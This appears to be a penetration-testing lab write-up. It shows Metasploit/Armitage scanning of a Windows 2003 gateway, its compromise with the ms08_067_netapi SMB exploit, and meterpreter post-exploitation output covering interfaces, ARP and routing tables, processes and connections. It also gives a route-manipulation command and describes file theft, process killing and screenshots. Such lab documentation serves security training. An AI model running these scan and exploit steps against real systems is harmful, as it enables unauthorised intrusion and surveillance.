
All the internal system has default gateway set to 192.168.1.1 which means this is an IP of the gateway for the internal network. In our initial ARP SCAN from Armitage on 216.1.1.1, we have also detected a machine with IP 192.168.1.1. Now using Armitage, we can try to scan it for open ports on the interface towards the internal network.


Initial scan confirms that we have three open ports with port 445 for smb. It also confirms the that the device is a Windows 2003 server and hostname is FW with domain WORKGROUP.



```
msf  auxiliary(tcp) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf  auxiliary(tcp) > run -j
[*] Auxiliary module running as background job
[*] 192.168.1.1:135 - TCP OPEN
[*] 192.168.1.1:139 - TCP OPEN
[*] 192.168.1.1:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)

[*] Starting host discovery scans

[*] 1 scan to go...
msf  auxiliary(tcp) > use scanner/smb/smb_version
msf  auxiliary(smb_version) > set THREADS 24
THREADS => 24
msf  auxiliary(smb_version) > set RPORT 445
RPORT => 445
msf  auxiliary(smb_version) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf  auxiliary(smb_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.1.1:445 is running Windows 2003 No Service Pack (language: Unknown) (name:FW) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 20.536s

msf  auxiliary(smb_version) >
```

Using this information, I have used an smb exploit "**ms08_067_netapi**" from Armitage with which I was able to compromise the gateway with system level access.





From the cmd of the gateway and meterpreter command line, I was able to confirm that FW is indeed a system with two interface for two different network and was able to get the arp and routing table as well.

```
C:\> ipconfig  /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : fw
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : Yes
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter External:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #2
   Physical Address. . . . . . . . . : 00-50-56-A4-03-CC
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 216.1.1.1
   Subnet Mask . . . . . . . . . . . : 255.0.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Internal:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-A4-1B-46
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 192.168.1.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

```
meterpreter > arp

ARP cache
=========

    IP address      MAC address        Interface
    ----------      -----------        ---------
    192.168.1.100   00:50:56:a4:4b:5e  65540
    216.5.1.200     00:50:56:98:00:1a  65539
    216.6.1.100     00:50:56:a4:12:23  65539

meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway       Metric  Interface
    ------           -------          -------       ------  ---------
    127.0.0.0        255.0.0.0        127.0.0.1     1       1
    127.0.0.1        255.255.255.255  127.0.0.1     1       1
    192.168.1.0      255.255.255.0    192.168.1.1   10      65540
    192.168.1.1      255.255.255.255  127.0.0.1     10      1
    192.168.1.255    255.255.255.255  192.168.1.1   10      65540
    216.0.0.0        255.0.0.0        216.1.1.1     10      65539
    216.1.1.1        255.255.255.255  127.0.0.1     10      1
    216.1.1.255      255.255.255.255  216.1.1.1     10      65539
    224.0.0.0        240.0.0.0        192.168.1.1   10      65540
    224.0.0.0        240.0.0.0        216.1.1.1     10      65539
    255.255.255.255  255.255.255.255  192.168.1.1   1       65540
    255.255.255.255  255.255.255.255  216.1.1.1     1       65539

No IPv6 routes were found.
```

we can even manipulate the routing table by putting a static route from cmd.

Command to add static route:
route add *destination* mask *subnetmask gateway* metric *costmetric* if *interface*
example: route add 10.10.10.0 mask 255.255.255.0 192.168.1.1 metric 2 if en0


From meterpreter command line, I was able to check the running processes using "**ps -aux**" command and also can run any netstat command such as "**netstat –natp**" to check the current connections.


```
meterpreter > ps -aux

Process List
============

 PID   PPID  Name              Arch  Session     User                          Path
 ---   ----  ----              ----  -------     ----                          ----
 0     0     [System Process]        4294967295
 4     0     System            x86   0           NT AUTHORITY\SYSTEM
 236   624   dllhost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\dllhost.exe
 500   888   wmiprvse.exe      x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wbem\wmiprvse.exe
 508   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 556   508   csrss.exe         x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 580   508   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 624   580   services.exe      x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 636   580   lsass.exe         x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 820   624   vmacthlp.exe      x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware
Tools\vmacthlp.exe
 888   624   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
```

```
Connection list
===============

    Proto  Local address    Remote address     State        User  Inode  PID/Program name
    -----  -------------    --------------     -----        ----  -----  ----------------
    tcp    0.0.0.0:135      0.0.0.0:*          LISTEN       0     0      -
    tcp    0.0.0.0:445      0.0.0.0:*          LISTEN       0     0      -
    tcp    0.0.0.0:1025     0.0.0.0:*          LISTEN       0     0      -
    tcp    0.0.0.0:1026     0.0.0.0:*          LISTEN       0     0      -
    tcp    127.0.0.1:3003   0.0.0.0:*          LISTEN       0     0      -
    tcp    192.168.1.1:139  0.0.0.0:*          LISTEN       0     0      -
    tcp    216.1.1.1:139    0.0.0.0:*          LISTEN       0     0      -
    tcp    216.1.1.1:3011   216.6.1.100:28700  ESTABLISHED  0     0      -
    udp    0.0.0.0:500      0.0.0.0:*                       0     0      -
    udp    0.0.0.0:445      0.0.0.0:*                       0     0      -
    udp    0.0.0.0:3001     0.0.0.0:*                       0     0      -
```


Exploiting Internal Gateway:

I have tried various options available from Armitage to exploit the gateway. Various exploits have been shows as follows.







Browse file – I was able to browse the file system, view the content, download it on the local machine, execute it and even deleted it.




Show Processes – With this I was able to see the active processes and kill it if needed to, on the gateway.




Screenshot – I was able to take screenshot of the gateway machine. A potential Eavesdropping option.

